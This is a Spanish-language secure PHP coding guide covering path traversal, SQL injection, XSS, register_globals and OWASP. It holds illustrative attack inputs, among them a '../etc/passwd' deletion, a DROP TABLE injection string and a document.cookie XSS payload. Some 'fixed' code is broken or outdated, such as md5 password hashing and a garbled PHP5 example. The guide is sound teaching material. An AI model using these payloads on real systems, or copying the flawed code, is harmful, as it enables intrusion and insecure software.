PHP fue diseñado para permitir acceso al nivel de usuarios al sistema de archivos. Por este motivo es posible escribir un *script* que permita leer archivos del sistema como */etc/passwd*, modificar conexiones tipo *ethernet*, enviar trabajos de impresión masivos, etc. Esto tiene algunas implicaciones obvias, en el sentido en que hay que asegurarse que los archivos desde los que lee y hacia los que escribe datos, sean los correctos.

El siguiente es un *script* donde un usuario indica que quiere eliminar un archivo ubicado en su directorio personal. Este caso asume que se trata de una situación en donde se usa normalmente una interfaz web que usa *PHP* para la gestión de archivos, así que el usuario de *Apache* tiene permitido eliminar archivos en los directorios personales de los usuarios.

```
<?php
// eliminar un archivo del directorio personal del usuario

$nombre_usuario = $_POST['nombre_enviado_por_el_usuario'];
$directorio = "/home/$nombre_usuario";

$archivo_a_eliminar = "$archivo_de_usuario";

unlink ("$directorio/$archivo_de_usuario");

echo "&iexcl;El archivo $archivo_a_eliminar ha sido eliminado!";
?>
```

Ya que el nombre de usuario es enviado desde un formulario de usuario, cualquiera puede enviar un nombre de usuario y archivo propiedad de otra persona, y eliminar archivos.

Considere lo que sucede si las variables enviadas son *"../etc/"* y *"passwd"*. El código entonces ejecutaría:

```
<?php
// elimina un archivo de cualquier parte del disco duro al que el
// usuario de PHP tiene acceso. Si PHP tiene acceso de root:

$nombre_usuario = "../etc/";
$directorio = "/home/../etc/";

$archivo_a_eliminar = "passwd";

unlink ("/home/../etc/passwd");

echo "&iexcl;El archivo /home/../etc/passwd ha sido eliminado!";
?>
```

Solución Propuesta

Para evitar estas situaciones, se debería usar otro método de autentificación. Esto puede hacerse de dos formas no excluyentes:

- Otorgarle únicamente permisos limitados al usuario web del binario *PHP*.
- Chequear todas las variables que son enviadas por usuarios.

Una versión mejorada del *script anterior puede ser*:

```
<?php
// elimina un archivo de cualquier parte del disco duro al que el
// usuario de PHP tiene acceso.

// uso de un mecanismo de autentificación
$nombre_usuario = $_SERVER['REMOTE_USER'];

$directorio = "/home/$nombre_usuario";

// eliminar paths
$archivo_a_eliminar = basename("$archivo_de_usuario");
unlink ($directorio/$archivo_a_eliminar);

// registrar el proceso
$fp = fopen("/home/registros/eliminacion.log","+a");

$cadena_de_registro = "$nombre_usuario $directorio $archivo_a_eliminar";

fwrite ($fp, $cadena_de_registro);
fclose($fp);

echo "&iexcl;El archivo $archivo_a_eliminar ha sido eliminado!";
?>
```

Sin embargo, incluso este caso no está libre de problemas. Si el sistema de autentificación permite a los usuarios la creación de sus propios nombres en el sistema, y un usuario elige *"../etc/"*, el sistema se encuentra nuevamente expuesto. Por esta razón, se reescribe el código:

```
<?php
// uso de un mecanismo de autentificación
$nombre_usuario = $_SERVER['REMOTE_USER'];

$directorio = "/home/$nombre_usuario";

if (!ereg('^[^./][^/]*$', $archivo_de_usuario))
     // finalizar,no ejecutar el proceso
      die('nombre de archivo inv&aacute;lido');

if (!ereg('^[^./][^/]*$', $nombre_usuario))
     // finalizar, no ejecutar el proceso
     die('nombre de archivo inv&aacute;lido');

//etc...
?>
```

La función "`int` **`ereg`** `( string $pattern , string $string )`" chequea que la expresión regular `$pattern` coincida con el string `$string`, devuelve verdadero si coinciden y falso en el caso contrario.

4.3. Acceso seguro a la Bases de Datos

Entre más acciones se tome para incrementar la protección de su base de datos, menor será la probabilidad de que un ataque tenga éxito exponiendo o abusando de cualquier información almacenada. Un buen diseño del esquema de la base de datos y de la aplicación es fundamental.

4.3.1. Diseño de Bases de Datos

Una buena práctica en el diseño de BBDD es crear diferentes usuarios de la base de datos para cada aspecto de su aplicación con derechos muy limitados sobre los objetos de la base de datos. Sólo deben otorgarse los privilegios estrictamente necesarios, y evitar que el mismo usuario pueda interactuar con la base de datos en diferentes casos de uso. Esto quiere decir que si un intruso gana acceso a la base de datos usando las credenciales de sus aplicaciones, él solo puede efectuar tantos cambios como su perfil se lo permita.

En algunos casos es conveniente separar algo de la lógica de la aplicación en el esquema de la base de datos usando vistas, *triggers* o reglas, siempre y cuando sean casos donde implementar esto no involucre confusión o código que no pueda mantenerse. Si el sistema evoluciona, se espera que nuevos puertos sean abiertos a la aplicación, y tendrá que reimplementar la lógica para cada cliente de la base de datos. En particular, los *triggers* pueden ser usados para gestionar de forma transparente todos los campos automáticamente, lo cual con frecuencia provee información útil cuando se depuren problemas de su aplicación, o se realicen rastreos sobre transacciones particulares.

4.3.2. Aspectos relacionados con la conexión a la Base de Datos

Una de las pautas recomendadas con la conexión a la BBDD es utilizar *SSL*[(5)] para encriptar las comunicaciones cliente/servidor, para incrementar el nivel de seguridad, o hacer uso de *ssh* para encriptar la conexión de red entre los clientes y el servidor de la base de datos. Si cualquiera de estos recursos es usado, entonces monitorear el tráfico y adquirir información sobre la base de datos dificultará o identificará posibles ataques a la BBDD.

(5)SSL (Secure Sockets Layer):protocolos criptográficos que proporcionan comunicaciones seguras en una red

4.3.3. Modelo de Almacenamiento Encriptado

Otro aspecto a tener en cuenta es que si el ataque adquiere acceso directo a su base de datos (evitando el paso por el servidor web), los datos almacenados estarán expuestos a menos que la información esté protegida en la base de datos misma. La encriptación de datos es una buena forma de mitigar esta amenaza.

PHP posee varias extensiones, como *Mcrypt*[Ref49] y *Mhash*[Ref48], las cuales cubren una amplia variedad de algoritmos de encriptación. El *script* encripta los datos antes de insertarlos en la base de datos, y los desencripta cuando los recupera.

4.3.4. Uso de un campo de contraseñas encriptado

En el siguiente ejemplo se muestra básicamente como debería guardarse una contraseña (encriptando) y como debería recuperarse de la base (desencriptando):

```
<?php

// almacenamiento de resumen criptográfico de la contraseña
$consulta = sprintf("INSERT INTO usuarios(nombre,contr)
VALUES('%s','%s');",
addslashes($nombre_usuario), md5($contraseña));
$resultado = pg_query($conexion, $consulta);

// consulta de verificación de la contraseña enviada
$consulta = sprintf("SELECT 1 FROM usuarios WHERE nombre='%s' AND
contr='%s';",
addslashes($nombre_usuario), md5($contraseña));
$resultado = pg_query($conexion, $consulta);

if (pg_num_rows($resultado) > 0) {
 echo '&iexcl;Bienvenido, $nombre_usuario!';
}
else {
 echo 'No pudo autenticarse a $nombre_usuario.';
}

?>
```

4.3.5. SQL Injection

Es una vulnerabilidad a nivel de validación de las entradas a la base de datos de una aplicación. Esto se debe al filtrado incorrecto de las variables utilizadas en un programa con código SQL.

Ejemplo:

Asumiendo que el siguiente código está en una aplicación web y que existe un parámetro "nombreUsuario" que contiene el nombre de usuario de entrada del usuario:

```
consulta := "SELECT * FROM usuarios WHERE nombre = '" + nombreUsuario + "';"
```

Si el usuario escribe su nombre, en el ejemplo "Alicia", la aplicación generaría una sentencia SQL correcta, en donde se selecciona el usuario "Alicia":

```
SELECT * FROM usuarios WHERE nombre = 'Alicia';
```

Pero si un usuario malintencionado escribe como nombre de usuario:

```
“Alicia';DROP TABLE usuarios;SELECT * FROM datos WHERE nombre LIKE '%",
```

se generaría la siguiente consulta SQL:

```
SELECT * FROM usuarios WHERE nombre =
'Alicia';DROP TABLE usuarios;SELECT * FROM datos WHERE nombre LIKE '%';
```

Se analiza más en detalle en la sección **SQL Injection** del Top 5 de vulnerabilidades de PHP.

4.4. Reporte de Errores

Una táctica de ataque típica involucra la acumulación de un perfil de datos del sistema alimentándolo con datos inapropiados, y luego chequear los tipos de errores que son devueltos, y sus contextos. Esto permite que un *cracker* del sistema pueda adquirir información del servidor, para así determinar posibles debilidades. Por ejemplo, si un atacante ha recogido información sobre una página creada a partir de los datos de un formulario, podría intentar sobrescribir las variables o modificarlas.

Los errores de *PHP* que son devueltos normalmente pueden ser bastante útiles para un desarrollador que esté tratando de depurar un *script*, indicando cosas como la función o archivo que falló, el archivo *PHP* y el número de línea en donde ocurren los fallos. Toda esta es información de la que puede sacarse provecho.

Un error de función puede indicar si el sistema está ejecutando un tipo particular de motor de base de datos, o dar pistas sobre cómo fue programada o diseñada una página web.

Un error del sistema de archivos o en general de PHP puede indicar qué permisos tiene el servidor web, así como la estructura y organización de los archivos en el servidor web.

Existen tres soluciones principales a este problema.

- Revisar cuidadosamente todas las funciones, y tratar de compensar por la mayoría de errores encontrados.
- Deshabilitar el reporte de errores completamente del código que está siendo ejecutado.
- Usar las funciones de gestión de errores personalizados de PHP para crear su propio gestor de errores.

Una forma de detectar este problema por adelantado es hacer uso del reporte de errores propio de *PHP* (*error_reporting()*[Ref50]), para asegurar el código y poner al descubierto variables que pueda ser peligroso. Al probar el código, previamente a su entrega final, con *E_ALL*, se puede encontrar rápidamente áreas en donde sus variables pueden estar abiertas a la manipulación y explotación en distintas formas. Una vez esté listo para liberar su código, es buena idea deshabilitar el reporte de errores por completo definiendo *error_reporting()* en 0, o desactivar la impresión de errores usando la opción del archivo de configuración `php.ini` *display_errors*, de modo que pueda aislar su código de ataques potenciales. Si elige la última opción, debe definir también la ruta a su archivo de registro usando la directiva *error_log*, y habilitar *log_errors*.

```
<?php
// Deshabilitar todo reporte de errores
error_reporting(0);

// Errores de ejecución simples
error_reporting(E_ERROR | E_WARNING | E_PARSE);

// Reportar E_NOTICE puede ser bueno también (para reportar variables
// no inicializadas o capturar equivocaciones en nombres de variables...)
error_reporting(E_ERROR | E_WARNING | E_PARSE | E_NOTICE);

// Reportar todos los errores excepto E_NOTICE
// Este es el valor predeterminado en php.ini
error_reporting(E_ALL ^ E_NOTICE);

// Reportar todos los errores de PHP
error_reporting(E_ALL);

// Lo mismo que error_reporting(E_ALL);
ini_set('error_reporting', E_ALL);
?>
```

4.5. Uso de *Register Globals*

Quizás el cambio más controversial en la historia de *PHP* se ha dado cuando la directiva *register_globals*[Ref51] pasó de tener como valor por defecto *ON* al valor *OFF* a partir de PHP 4.2.0[Ref52]

Hace que el *GET, POST* y *COOKIE*, las sesiones de variables y los archivos de upload sean accedidos directamente como variables globales en PHP.
Si está seteada en el *php.ini* es la raíz de muchas vulnerabilidades en aplicaciones web.
La forma correcta es usar las variables globales agregadas en la versión de PHP 4.1.0, los arreglos *$_GET, $_POST, $_ENV, $_SERVER, $_COOKIE, $_REQUEST, $_FILES* y *$_SESSION*.
Cuando se encuentra activa, la directiva *register_globals* inyectará sus *scripts* con todo tipo de variables, como variables de peticiones provenientes de formularios HTML. Esto junto con el hecho de que *PHP* no requiere la inicialización de variables significa que es muy fácil escribir código inseguro.

Ejemplo del uso inapropiado de *register_globals* = on

```
<?php
// definir $autorizado = true solo si el usuario ha sido autenticado

if (usuario_autenticado()) {
       $autorizado = true;
}

// Ya que no se inicializa $autorizado como false, esta podría estar
// definida a través de register_globals, como en el caso de GET
// auth.php?autorizado=1

// De modo que cualquier persona podría verse como autenticada!

if ($autorizado) {
       include "/datos/muy/importantes.php";
}
?>
```

Ejemplo del uso de sesiones con *register_globals* on u off

Cuando *register_globals* = on, se podría usar también *$nombre_usuario* , pero *$nombre_usuario* puede provenir de otros medios, como GET (a través de la URL).

```
<?php
// No se sabe con certeza de donde proviene $nombre_usuario, pero se sabe que
// $_SESSION es para datos de sesión

if (isset($_SESSION['nombre_usuario'])) {

      echo "Hola <b>{$_SESSION['nombre_usuario']}</b>";

} else {

      echo "Hola <b>Invitado</b><br />";
      echo "&iquest;Quisiera iniciar su sesi&oacute;n?";
}?>
```

4.5.1. Detección de envenenamiento simple de variables

Si se sabe previamente con exactitud el lugar de donde debería provenir una variable, puede chequearse si los datos enviados provienen de una fuente inadecuada. Aunque esto no garantiza que la información no haya sido falsificada, esto requiere que un ataque adivine el medio apropiado para falsificar la información. Si no importa de dónde proviene la información, se puede usar *$_REQUEST* ya que allí se incluye una mezcla de variables que provienen de datos *GET, POST* y *COOKIE.*

```
<?php
if (isset($_COOKIE['COOKIE_MAGICA'])) {

       // COOKIE_MAGICA proviene de una cookie.
       // Asegurarse de validar los datos de la cookie!

} elseif (isset($_GET['COOKIE_MAGICA']) || isset($_POST['COOKIE_MAGICA'])) {

       mail("admin@example.com", "Posible intento de intromisión",
                  $_SERVER['REMOTE_ADDR']);
       echo "Violaci&oacute;n de seguridad, el administrador ha sido
      alertado.";
       exit;

} else {

       // COOKIE_MAGICA no fue definida en este REQUEST

}
?>
```

Una buena solución es el uso de `import_request_variables()`, agrega un prefijo a todas las variables importadas, elimina el factor de sobreescribir variables internas a través de *requests*.

```
bool import_request_variables ( string tipos [, string prefijo] )
```

Importa las variables *GET/POST/COOKIE* en el contexto global. Es útil si se ha deshabilitado *register_globals*, pero se desea ver algunas variables en el contexto global.

Usando el parámetro *tipos*, es posible indicar cuáles variables de petición deben importarse. Puede usar los caracteres 'G', 'P' y 'C' respectivamente para indicar *GET*, *POST* y *COOKIE*. Estos caracteres no son sensibles a mayúsculas o minúsculas, así que puede usar cualquier combinación de 'g', 'p' y 'c'. *POST* incluye la información de archivos cargados mediante *POST*. Note que el orden de las letras tiene importancia, ya que cuando usa "gp", las variables *POST* sobrescribirán las variables *GET* con el mismo nombre. Cualquier otra letra diferente a GPC es descartada.

El parámetro *prefijo* es usado como prefijo para nombres de variables, que es colocado antes de todos los nombres de variables importados en el contexto global. De modo que si tiene un valor *GET* llamado "userid", y usa el prefijo "pref_", entonces obtendrá una variable global llamada $pref_userid.

4.6. Datos Enviados por el Usuario

Debe examinarse siempre y cuidadosamente su código para asegurar que cualquier variable siendo enviada desde un navegador web sea chequeada apropiadamente, y preguntarse:

- ¿Este *script* afectará únicamente los archivos que se pretende?
- ¿Puede tomarse acción sobre datos inusuales o indeseados?
- ¿Puede ser usado este *script* en formas malintencionadas?
- ¿Puede ser usado en conjunto con otros *scripts* en forma negativa?
- ¿Serán adecuadamente registradas las transacciones?

4.6.1. Variables Peligrosas

```
<?php
// eliminar un archivo del directorio personal del usuario .. o
// quizás de alguien mas?

unlink ($variable_malvada);

// Imprimir el registro del acceso... o quizás una entrada de /etc/passwd?
fwrite ($desc_archivo, $variable_malvada);

// Ejecutar algo trivial.. o rm -rf *?
system ($variable_malvada);
exec ($variable_malvada);

?>
```

Puede considerarse la deshabilitación de *register_globals, magic_quotes* u otros parámetros convenientes que pueden causar confusión sobre la validez, fuente o valor de una determinada variable.

Trabajar con *PHP* en modo *error_reporting (E_ALL)* también puede ayudarle a advertir variables que están siendo usadas antes de ser chequeadas o inicializadas (de modo que puede prevenir que datos inusuales produzcan operaciones inadvertidas).

4.6.2. Magic Quotes

Las comillas mágicas (o "*Magic Quotes*"[Ref53]) se refieren a un proceso que automáticamente escapa datos de entrada en los *scripts* de *PHP*. Es recomendable escribir código con las comillas mágicas deshabilitadas, y en su lugar escapar los datos en tiempo de ejecución, a medida que se necesite.

Cuando se habilitan, todos los caracteres ′ (comilla sencilla), ″ (comilla doble), \ (barra invertida) y *NULL* se escapan con una barra invertida de forma automática. Esto es idéntico a lo que hace *addslashes()*.

Existen tres directivas de comillas mágicas:

- *magic_quotes_gpc*

  Afecta los datos de peticiones *HTTP* (*GET, POST* y *COOKIE*). No puede definirse en tiempo de ejecución, y su valor predeterminado es *on* en *PHP*.

- *magic_quotes_runtime*

  Si se habilita, la mayoría de funciones que devuelven datos de una fuente externa, incluyendo bases de datos y archivos de texto, escaparán las comillas con una barra invertida. Puede definirse en tiempo de ejecución, y su valor predeterminado en *PHP* es *off*.

- *magic_quotes_sybase*

  Si se habilita, una comilla sencilla se escapa con una comilla sencilla en lugar de una barra invertida. Asimismo, sobreescribe completamente *magic_quotes_gpc.* Habilitar ambas directivas quiere decir que sólo las comillas sencillas se escapan como ″. Las comillas dobles, las barras invertidas y los *NULL* permanecerán intactos y sin escapar.

Las comillas mágicas son implementadas en *PHP* para ayudar a que el código escrito por principiantes no resulte peligroso. Aunque el SQL Injection es posible aun con las comillas mágicas habilitadas, el riesgo es reducido.

4.7. Migración desde *PHP 4* a *PHP 5*

PHP4 está implementando en millones de aplicaciones y fue discontinuado en 2008 aunque van a seguir aplicando parches hasta agosto de ese mismo año.
Las nuevas aplicaciones se desarrollan en *PHP5* pero la realidad muestra que las aplicaciones que están corriendo normalmente en *PHP4* difícilmente migren a *PHP5*.[Ref65]
La desaparición completa de *PHP4* entonces se vuelve menos real, incluso se estima que varias aplicaciones seguirán corriendo con *PHP4* indefinidamente.
Estando tan próximos a una salida oficial de *PHP6*, se estima en 2009, la migración a *PHP5* se torna un poco más lenta todavía.[Ref66]
Organizaciones como *GoPHP5.org* impulsan la migración a *PHP5*.

La llegada de *PHP5* vino emparejada de una reestructuración del *Core* de *PHP*, lo que los creadores de *PHP* llama *Zend Engine*[Ref55].
Así como el lejano *PHP3* incluye su *Zend Engine 0.5*, y *PHP4* el *Zend Engine 1.0*, en *PHP5 se* incluye *Zend Engine 2.0*. El cambio de versión no fue trivial; incluye la reescritura casi total del modelo de objetos, entre sus cambios más sustanciales.
Esto repercute directamente en los scripts de *PHP4* que utilizan clases, tanto en la compatibilidad como en performance de ejecución.

La directiva *zend.ze1_compatibility_mode* habilita la compatibilidad con el motor *Zend 1.0 (PHP 4).*

4.7.1. Cambios incompatibles

A continuación se listan algunos cambios incompatibles entre las dos versiones:

- Existen algunas palabras clave nuevas
- *strrpos()* y *strripos()* ahora usan la cadena string entera en la búsqueda .
- El uso de índices de cadena inválidos generan errores de tipo `E_ERROR` en lugar de `E_WARNING`.

  Un ejemplo de uso inválido es:

  ```
  $cadena = 'abc';
  unset($cadena[0]);.
  ```
- Se modificó *array_merge()* para que acepte únicamente matrices. Si una variable de un tipo diferente a matriz es pasada, se genera un error de tipo `E_WARNING` para cada uno de esos parámetros.
- La variable de servidor *PATH_TRANSLATED* ya no es definida de forma implícita bajo la *SAPI* de *Apache2*, a diferencia del comportamiento de *PHP 4*, en donde se define con el mismo valor de la variable de servidor *SCRIPT_FILENAME* cuando no se define por *Apache*. Este cambio fue realizado para seguir la especificación *CGI (Common Gateway Interface)* [Ref56].

- *$_SERVER* debe poblarse con *argc* y *argv* si *variables_order* incluye "S". Si ha configurado su sistema específicamente para no crear *$_SERVER*, entonces por supuesto que no aparecerá. El cambio fue hecho para lograr que *argc* y *argv* siempre estuvieran disponibles en la versión *CLI (Command Line Interface)* independientemente del parámetro *variables_order*. Es decir, ahora la versión *CLI* define siempre las variables globales *$argc* (el numero de argumentos pasados a la aplicación) y *$argv* (el *array* de argumentos).
- Un objeto sin propiedades ya no es considerado "vacío".

```
<?php
class prueba { }
$p = new prueba();

var_dump(empty($p)); // echo bool(false)

if ($p) {
 // Se ejecuta
}
?>
```

- En algunos casos, las clases deben ser declaradas antes de ser usadas. Esto sólo ocurre si algunas de las nuevas características de *PHP 5* (tal como las *interfaces*) son usadas. De otro modo el comportamiento antiguo se conserva.
- *get_class(),get_parent_class()* y *get_class_methods()* devuelven el nombre de las clases/métodos como ellos fueron declarados (siguiendo las mayúsculas y minúsculas) lo cual puede llevar a problemas en *scripts* viejos que dependían en el comportamiento anterior (el nombre de la clase/método era devuelto en minúsculas siempre). Una posible solución es buscar las funciones mencionadas en todos sus *scripts* y usar *strtolower()*

  Este cambio en la sensibilidad a minúsculas y mayúsculas se aplica también a las constantes predefinidas en el *core PHP* ***__CLASS__***, ***__METHOD__***, y ***__FUNCTION__***. Los valores son devueltos exactamente como son declarados (sensibles a mayúsculas y minúsculas).
- *ip2long()* ahora devuelve ***FALSE*** cuando una dirección IP inválida es pasada como argumento a la función, y no *-1*.
- Si hay funciones definidas en el archivo incluido, éstas pueden ser usadas en el archivo principal, sin importar que estén antes de una sentencia *return()* o después. Si el archivo es incluido dos veces, *PHP 5* produce un error fatal ya que las funciones ya han sido declaradas, mientras que *PHP 4* no se queja al respecto.
- *include_once()* y *require_once()* primero normalizan la ruta del archivo incluido en *Windows* de modo que al incluir A.php y a.php incluyen el archivo solo una vez.

4.7.2. Reporte de Errores

A partir de *PHP 5*, la nueva constante de reporte de errores *E_STRICT* se encuentra disponible con el valor 2048. Ésta habilita sugerencias en tiempo de ejecución por parte de *PHP* sobre la interoperabilidad de su código y compatibilidad hacia adelante, que le ayudarán a sincronizarse con los últimos y mejores métodos de escritura de código. Por ejemplo, un mensaje *STRICT* puede advertirle cuando use funciones obsoletas. **Nota:** *E_ALL* no incluye *E_STRICT*, así que esta constante no está habilitada por defecto.

4.7.3. *register_globals* y *magic_quotes_gpc*

En un intento para fomentar a los desarrolladores a adoptar buenas prácticas de programación, en *PHP 5 register_globals* y *magic_quotes_gpc* han sido deshabilitadas, cuando en *PHP 4* estaban habilitadas.

Combinaciones de *register_globals* y *allow_url_open* pueden causar graves riesgos de seguridad (Ver Ejecución maliciosa de archivos).

4.7.4. Modelo de Objetos en PHP 5

```
<?
class Persona {
        function setNombre($nombre) {
                $this->nombre = $nombre;
        }

         function getNombre() {
                return $this->nombre;
        }

        function setNombre($persona,$nombre) {
                $persona->setNombre($nombre);
        }
}
function Algo($p) {
       $persona->setNombre("Daniel");
}

1 $persona = new Persona();
2 $persona->setNombre("Roberto");
3 Algo($persona);
4 echo  $persona->getNombre();

?>
```

En *PHP 4*

La variable *$persona* pasada como argumento a la función *setNombre*, es copiada para su uso local dentro de dicha función. Es lo que se conoce como paso de parámetros por valor.
El *Zend Engine 1.0* hace exactamente esto para todas las funciones, inclusive para las que están dentro de una clase, las cuales en ese caso actúan como métodos.

Cualquier modificación del objeto *Persona* que se produzca dentro del método *Algo*, solo tendrá alcance local, y no se verá reflejado cuando la función retorne.

En *PHP 5*

La variable *$persona* es modificada ya que en *PHP 5* un gestor de objetos se encarga de que funcionen como un objeto en *Java*, por ejemplo.

Mucha funcionalidad de objetos fue agregada en la versión 5 de *PHP*, como reflexión, interfaces, manejo de excepciones.

5. El proyecto *OWASP*

El proyecto *OWASP*[Ref54]*(Open Web Application Security Project)* está dedicado a encontrar e investigar las causas del software inseguro.

La fundación *OWASP* es una organización sin fines de lucro con disponibilidad y soporte actualizado.

La participación en *OWASP* es libre y está abierta para todo el mundo.

OWASP produce la mayoría de su material en forma abierta y colaborativa.

Los proyectos *OWASP* cubren muchos aspectos de la seguridad de una aplicación. Conformado por documentos, herramientas, entornos de aprendizaje, guías, *checklists* y otros materiales que ayudan a las organizaciones a mejorar su capacidad de producir código seguro.

Un proyecto en *OWASP* es una colección de tareas relacionadas que tienen definido un *roadmap* y un equipo de miembros.

La Figura 7 muestra el lugar de *OWASP* en la tabla de Frameworks




Figura 7: lugar de OWASP en la tabla de Frameworks

Las organizaciones necesitan establecer información sobre políticas de seguridad informadas por legislaciones nacionales relevantes, regulación de la industria, acuerdos del mercado y guías como *OWASP*.

De todas maneras en este diagrama están las más relevantes, porque hay muchas más.

5.1. *OWASP Top Ten* "El *Top Ten* en vulnerabilidades de seguridad en aplicaciones web"

OWASP presenta en consenso las diez vulnerabilidades más críticas en aplicaciones web.

El *Top Ten 2007* fue el segundo después del *Top Ten 2004*, el *Top Ten 2008* está en desarrollo.

1.Cross Site Scripting (XSS)

2.Injection Flaws

3.Ejecución maliciosa de archivos

4.Referencia insegura a objetos propios de la aplicación

5.Cross Site Request Forgery (CSRF)

6.Pérdida de la información y manejo inapropiado de errores

7.Vulnerar Autenticación y Administración de Sesiones

8.Almacenamiento Criptográfico Inseguro

9.Comunicaciones Inseguras

10.Fallo en el acceso a URL restringidas

5.1.1. Cross Site Scripting (XSS)

Ocurre siempre que una aplicación toma los datos suministrados por el usuario y lo envía al navegador sin validación ni codificación de contenido.

XSS permite al atacante ejecutar scripts en el navegador de la víctima, robar sesiones de usuario, modificar sitios web, etc.

El script malicioso es usualmente *JavaScript* pero cualquier lenguaje de *scripting* soportado por el navegador de la víctima puede utilizarse para este tipo de ataque.

A continuación se muestra un ejemplo de un posible ataque XSS

Considere un libro de visitas escrita en *PHP*. El visitante es presentado con un *form* donde ingresa un mensaje. Este *form* es posteado a una página donde se salvan los datos a la base.

Cuando alguien desea ver el libro de visitas, todos los mensajes son recuperados de la base y enviados al navegador.

Para cada mensaje en la base se ejecuta el siguiente código:

```
// $unaFila contiene una fila de un SQL-query
echo '<td>';
echo $unaFila['mensaje'];
echo '</td>'; ...
```

En `mensaje` puede incluirse cualquier tipo de carácter que termine en una acción peligrosa en el navegador del visitante, se puede presentar una interfaz que pida claves por ejemplo.

Se pretende convertir todos los caracteres que tengan un significado especial en HTML en entidades HTML.

PHP provee una función para hacer esto *htmlspecialchars()* y convertir los caracteres “, &, < y > en & “ < y >. (*PHP* tiene otra función *htmlentities()* que convierte todos los caracteres que tienen entidades equivalentes HTML)

```
// La forma correcta de hacer lo anterior:
echo '<td>';
echo htmlspecialchars($unaFila['mensaje']);
echo '</td>'; ...
```

Porque *htmlspecialchars* no siempre es suficiente

```
// Esta página pretende ser un llamado: pagina.php?imagen=nombre_archivo.jpg
echo '<img src= ' . htmlspecialchars($_GET['imagen']) . ' />';

// Se cambia la forma de llamar a la página:
// pagina.php?imagen=javascript:alert(document.cookie);
//El mismo código de antes:
echo '<img src= ' . htmlspecialchars($_GET['imagen']) . ' />';
```

Lo anterior podría ser:

```
<img src= 'javascript:alert(document.cookie);' />
```

"javascript:alert(document.cookie);" pasa a través del *htmlspecialchars*.

Aún si se reemplaza alguno de los caracteres con caracteres numéricos HTML en algunos navegadores puede ejecutar

```
<img src= 'javascript&#58;alert&#40;document.cookie&#41;;' />
```

Posible solución, únicamente aceptar entradas conocidas como seguras:

```
if ( preg_match('/^[0-9a-z_]+\.[a-z]+$/i', $_GET['imagen']) ) {
        echo '<img src="' . $_GET['imagen'] . '" />;';
}
```

5.1.2. OWASP PHP Filters

Es un conjunto de funciones *PHP* que "desinfectan" las entradas del usuario, las funciones disponibles son:

- *sanitize_paranoid_string($string)* – retorna la entrada *string* despojada de todos los caracteres no alfanuméricos

- *sanitize_system_string($string)* -- retorna la entrada *string* despojada de caracteres especiales

- *sanitize_sql_string($string)* -- retorna la entrada *string* con las comillas *escapeadas* con barras

- *sanitize_html_string($string)* -- retorna la entrada *string* con reemplazos *html* para los caracteres especiales

- *sanitize_int($integer)* -- retorna la entrada *integer* con únicamente la entrada *integer* sin caracteres extraños

- *sanitize_float($float)* -- retorna la entrada *float* con únicamente la entrada *float* sin caracteres extraños

- *sanitize($input, $flags)* – la entrada es cualquier variable, realiza funciones de desinfección especificada en los *flags*, los *flags* pueden ser combinaciones de *PARANOID, SQL, SYSTEM, HTML, INT, FLOAT, LDAP, UTF8*

5.1.3. Injection Flaws

Particularmente *SQL Injection*, ocurre cuando los datos del usuario son enviados a un interprete como parte de un comando o *query*. El atacante enviá datos al interprete que ejecutan comandos no esperados o cambian datos.

Si la entrada del usuario es pasada al intérprete sin validación ni encodeo, la aplicación es vulnerable. Chequee si la entrada de usuario es suministrada a *queries* dinámicos como:

```
$sql = "SELECT * FROM tabla WHERE id = '" . $_REQUEST['id'] . "'";
```

La solución es verificar que la entrada del usuario no pueda modificar el significado de los comandos o *queries* enviados a cualquier intérprete involucrado por la aplicación.

El más eficiente y certero enfoque es chequear el código que invoca los intérpretes.

Si se invoca un intérprete la clave para impedir *injections* es el uso de *APIs* seguras, tales como *queries parametrizado*s fuertemente tipados y librerías de mapeo de objetos relacionales (*ORM).*

Estas interfaces manejan toda la fuga de datos ("*data escaping*") o no poseen *escaping*.

Mientras que las interfaces seguras resuelven el problema, la validación es recomendada además para detectar ataques.

Recomendaciones

- **Validación de la entrada** usar un mecanismo de validación de entrada *standard* para validar todos los datos de entrada por longitud, tipo, sintaxis y reglas de negocios antes de aceptarlos para ser mostrados o almacenados. Usar una estrategia de validación "*accept known good*", aceptando todo lo que se conoce como válido.
- **Fuerce mínimos privilegios** cuando se conecte a bases de datos y otros sistemas *backend*.
- **Evite mensajes de error detallados** que puedan llegar a ser útiles para el atacante.
- **No envíe *queries* dinámicos** a una interface parametrizada
